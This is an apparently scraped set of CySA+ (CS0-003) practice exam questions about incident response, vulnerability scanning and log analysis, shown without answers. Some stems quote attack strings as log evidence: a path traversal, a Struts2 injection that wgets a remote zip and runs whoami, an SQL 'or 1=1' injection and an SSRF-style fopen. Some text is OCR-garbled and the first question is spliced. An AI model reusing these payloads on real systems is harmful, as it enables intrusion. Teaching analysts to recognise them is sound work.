CS0-003 CompTIA CyberSecurity Analyst CySA+ Certification Exam Free Practice Exam Questions (2026 Updated)
Prepare effectively for your CompTIA CS0-003 CompTIA CyberSecurity Analyst CySA+ Certification Exam certification with our extensive collection of free, high-quality practice questions. Each question is designed to mirror the actual exam format and objectives, complete with comprehensive answers and detailed explanations. Our materials are regularly updated for 2026, ensuring you have the most current resources to build confidence and succeed on your first attempt.
A security analyst needs to mitigate a known, exploited vulnerability related not
tack vector that embeds software through the USB interface. Which of the following should the analyst do first?
An end-of-life date was announced for a widely used OS. A business-critical function is performed by some machinery that is controlled by a PC, which is utilizing the OS that is approaching the end-of- life date. Which of the following best describes a security analyst ' s concern?
During an incident involving phishing, a security analyst needs to find the source of the malicious email. Which of the following techniques would provide the analyst with this information?
New employees in an organization have been consistently plugging in personal webcams despite the company policy prohibiting use of personal devices. The SOC manager discovers that new employees are not aware of the company policy. Which of the following will the SOC manager most likely recommend to help ensure new employees are accountable for following the company policy?
While reviewing the web server logs, a security analyst notices the following snippet:
.. \ .. / .. \ .. /boot.ini
Which of the following Is belng attempted?
During security scanning, a security analyst regularly finds the same vulnerabilities in a critical application. Which of the following recommendations would best mitigate this problem if applied along the SDLC phase?
A recent zero-day vulnerability is being actively exploited, requires no user interaction or privilege escalation, and has a significant impact to confidentiality and integrity but not to availability. Which of the following CVE metrics would be most accurate for this zero-day threat?
A cybersecurity analyst is reviewing SIEM logs and observes consistent requests originating from an internal host to a blocklisted external server. Which of the following best describes the activity that is
taking place?
A small company does no! have enough staff to effectively segregate duties to prevent error and fraud in payroll management. The Chief Information Security Officer (CISO) decides to maintain and review logs and audit trails to mitigate risk. Which of the following did the CISO implement?
An incident response team member is triaging a Linux server. The output is shown below:
$ cat /etc/passwd
root:x:0:0::/:/bin/zsh
bin:x:1:1::/:/usr/bin/nologin
daemon:x:2:2::/:/usr/bin/nologin
mail:x:8:12::/var/spool/mail:/usr/bin/nologin
http:x:33:33::/srv/http:/bin/bash
nobody:x:65534:65534:Nobody:/:/usr/bin/nologin
git:x:972:972:git daemon user:/:/usr/bin/git-shell
$ cat /var/log/httpd
at org.apache.catalina.core.ApplicationFilterChain.internaDoFilter(ApplicationFilterChain.java:241)
at org.apache.catalina.core.ApplicationFilterChain.internaDoFilter(ApplicationFilterChain.java:208)
at org.java.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:316)
at org.java.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:1142)
WARN [struts2.dispatcher.multipart.JakartaMultipartRequest] Unable to parse request container.getlnstance.(#wget http://grohl.ve.da/tmp/brkgtr.zip;#whoami)
at org.apache.commons.fileupload.FileUploadBase$FileUploadBase$FileItemIteratorImpl. < init > (FileUploadBase.java:947) at org.apache.commons.fileupload.FileUploadBase.getItemiterator(FileUploadBase.java:334)
at org.apache.struts2.dispatcher.multipart.JakartaMultipartRequest.parseRequest(JakartaMultiPartRequest.java:188) org.apache.struts2.dispatcher.multipart.JakartaMultipartRequest.parseRequest(JakartaMultipartRequest.java:423)
Which of the following is the adversary most likely trying to do?
An organization has experienced a breach of customer transactions. Under the terms of PCI DSS, which of the following groups should the organization report the breach to?
K company has recently experienced a security breach via a public-facing service. Analysis of the event on the server was traced back to the following piece of code:
SELECT ’ From userjdata WHERE Username = 0 and userid8 1 or 1=1;—
Which of the following controls would be best to implement?



A security analyst performs various types of vulnerability scans. Review the vulnerability scan results to determine the type of scan that was executed and if a false positive occurred for each device.
Instructions:
Select the Results Generated drop-down option to determine if the results were generated from a credentialed scan, non-credentialed scan, or a compliance scan.
For ONLY the credentialed and non-credentialed scans, evaluate the results for false positives and check the findings that display false positives. NOTE: If you would like to uncheck an option that is currently selected, click on the option a second time.
Lastly, based on the vulnerability scan results, identify the type of Server by dragging the Server to the results.
The Linux Web Server, File-Print Server and Directory Server are draggable.
If at any time you would like to bring back the initial state of the simulation, please select the Reset All button. When you have completed the simulation, please select the Done button to submit. Once the simulation is submitted, please select the Next button to continue.
Which of the following will most likely ensure that mission-critical services are available in the event of an incident?
A security analyst noticed the following entry on a web server log:
Warning: fopen (http://127.0.0.1:16) : failed to open stream:
Connection refused in /hj/var/www/showimage.php on line 7
Which of the following malicious activities was most likely attempted?
During a cybersecurity incident, one of the web servers at the perimeter network was affected by ransomware. Which of the following actions should be performed immediately?
An organization is planning to adopt a zero-trust architecture. Which of the following is most aligned with this approach?
An analyst is imaging a hard drive that was obtained from the system of an employee who is suspected of going rogue. The analyst notes that the initial hash of the evidence drive does not match the resultant hash of the imaged copy. Which of the following best describes the reason for the conflicting investigative findings?
A company is implementing a vulnerability management program and moving from an on-premises environment to a hybrid IaaS cloud environment. Which of the following implications should be considered on the new hybrid environment?
A new SOC manager reviewed findings regarding the strengths and weaknesses of the last tabletop exercise in order to make improvements. Which of the following should the SOC manager utilize to improve the process?